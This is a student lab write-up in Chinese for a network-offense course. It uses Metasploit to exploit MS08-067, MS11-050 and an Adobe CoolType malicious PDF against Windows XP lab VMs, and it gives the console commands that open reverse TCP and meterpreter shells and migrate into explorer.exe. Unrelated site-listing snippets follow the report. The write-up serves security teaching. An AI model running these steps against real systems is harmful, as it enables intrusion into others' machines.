
20145312《网络对抗》MSF基础
20145312《网络对抗》MSF基础
实验要求
1.掌握metasploit的基本应用方式
2.掌握常用的三种攻击方式的思路
实验问答
- 用自己的话解释什么是exploit、payload、encode
exploit就相当于是一个运载的工具,将负责攻击的代码传送到靶机中。
payload也就是负责攻击的代码
encode也就是编码,它主要有两个功能,一是为了避免之前的payload中出现坏字符,二就是它要伪装从而实现免杀,不让杀毒软件很轻易的就发现payload是攻击代码。
实践过程
MS08_067漏洞渗透攻击实践
- 实验准备:两台虚拟机,其中一台为kali,一台为windows xp sp3(英文版)
- 在kali终端输入命令
msfconsole进入msf控制台

- 输入命令
search ms08_067,找到的渗透模块,输入命令use exploit/windows/smb/ms08_067_netapi,进入该漏洞模块控制模式,输入命令show payload会显示出有效的攻击载荷,我找到一个shell_reverse_tcp

- 使用命令
set payload generic/shell_reverse_tcp设置攻击有效载荷,输入命令set RHOST 192.168.60.133设置靶机IP地址,set RHOST 192.168.60.132设置本机IP地址,输入指令show options查看payload状态

- 输入命令
exploit开始攻击

- 在kali上执行
ipconfig/all

- 在win xp上执行同样的命令,如下图所示

MS08_067远程漏洞攻击实践:meterpreter
- 输入指令

use exploit/windows/smb/ms08_067_netapi,进入ms08_067漏洞模块,输入指令set payload windows/meterpreter/reverse_tcp设置payload,输入指令show options,查看payload状态

- 成功攻击结果:
MS11050安全漏洞
- 输入命令

use windows/browser/ms11_050_mshtml_cobjectelement,进入该漏洞模块,设置对应的载荷set payload windows/meterpreter/reverse_tcp,设置相关信息,输入指令exploit,有靶机需要访问的ip地址:http://192.168.60.132:8080/baidu

- 输入命令sessions -i 1,开始连接,攻击成功,获取shell
Adobe阅读器渗透攻击
- 实验前准备:两台虚拟机,其中一台为kali,一台为windows xp sp3
输入命令
use exploit/windows/fileformat/adobe_cooltype_sing,进入该漏洞模块的使用,使用命令set payload windows/meterpreter/reverse_tcp设置攻击有效载荷,输入命令show options显示payload状态

- 创建一个pdf文件,设置靶机和本机IP地址,并使用命令show options,看是否设置成功

- 输入exploit,生成pdf文件,并可以看到pdf所在文件夹,将pdf复制到靶机里。使用
use exploit/multi/handler新建一个监听模块,使用set payload windows/meterpreter/reverse_tcp建立一个反向连接,使用命令exploit开始攻击,在xp中打开pdf。这里pdf比较难打开,直接在kali中等结果就可以啦,如下图:

- 将进程迁移到explorer.exe.使用ps查看当前进程,并找到explorer.exe的进程号,如下图所示,使用命令
migrate 1928,输入shell,查看xp靶机信息。

在靶机xp中使用命令netstat -an,看本地tcp连接

MSF辅助模块应用
先手动创建一个msf所需的数据库
service postgresql start,msfdb start,开启msf

输入指令
search browser查找浏览器相关应用模块

- 找到一条关于雅虎通服务端的应用模块(绝对原创,如有雷同,纯属巧合)

进入该应用模块,
show options查看需要输入的信息

好的,并没有。

exploit命令,打开服务,显示Local IP:http://192.168.169.128:8080/Uj75J3FR 打开浏览器输入该地址。

kali终端会显示一条发送请求至雅虎通的信息。刷新一次,请求一次。
实验体会
- 前几次实验已经接触过了metasploit监听模块的使用,已然感受到它的功能强大。通过这次ms08_067、ms11_05、Adobe以及辅助模块的实践,对它有了更深刻的认识。也知道了漏洞的存在使我们的操作系统变得很不安全,所以及时更新应用,更新补丁是必要的。
20145312《网络对抗》MSF基础的更多相关文章
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165325 《网络对抗技术》 Exp5:MSF基础应用
2018-2019-2 20165325 <网络对抗技术> Exp5:MSF基础应用 实验内容(概要) 1.1 一个主动攻击实践,本实验选择 ms17_010_eternalblue(成功 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
随机推荐
- python 写入日志的问题 UnicodeEncodeError: 'gbk' codec can't encode character '\xbb' in position 0: illegal multibyte sequence
最近,使用python的logging模块,因为这个写入日志写完后就没有管它.在存储日志信息的时候,一直提示: UnicodeEncodeError: 'gbk' codec can't encode ...
- mysql 记录的增删改查
MySQL数据操作: DML ======================================================== 在MySQL管理软件中,可以通过SQL语句中的DML语言 ...
- 使用webpy创建一个简单的restful风格的webservice应用
下载:wget http://webpy.org/static/web.py-0.38.tar.gz解压并进入web.py-0.38文件夹安装:easy_install web.py 这是一个如何使用 ...
- A + B Problem II(大数加法)
一直格式错误,不想改了,没A #include <iostream> #include <stdio.h> #include <string.h> #include ...
- javascript本地,宿主,内置对象
一.本地对象:官方定义的对象独立于宿主环境的 ECMAScript 实现提供的对象,包括操作系统和浏览器.本地对象就是 ECMA-262 定义的类(引用类型).“本地对象”包含内容: Object ...
- 机器学习理论基础学习14.2---线性动态系统-粒子滤波 particle filter
一.背景 与卡曼滤波不同的是,粒子滤波假设隐变量之间(隐变量与观测变量之间)是非线性的,并且不满足高斯分布,可以是任意的关系. 求解的还是和卡曼滤波一样,但由于分布不明确,所以需要用采样的方法求解. ...
- jmeter 测试websocket接口(二)
1.到https://github.com/maciejzaleski/JMeter-WebSocketSampler下载Jmeter的WebSocket协议的支持插件:JMeterWebSocket ...
- jxl(Java Excel API) 使用方法 【2】
JAVA EXCEL API简介 Java Excel是一开放源码项目,通过它Java开发人员可以读取Excel文件的内容.创建新的Excel文件.更新已经存在的Excel文件.使用该 API非Win ...
- iOS UI基础-4.2应用程序管理 Xib文件使用
Xib调整使用 1.新建xib文件 New File-->User Interface-->Empty 2.打开新建的xib文件,出现可视化窗口 (1)拖入一个UIView (不是UIVi ...
- Twitter OA prepare: Flipping a bit
You are given a binary array with N elements: d[0], d[1], ... d[N - 1]. You can perform AT MOST one ...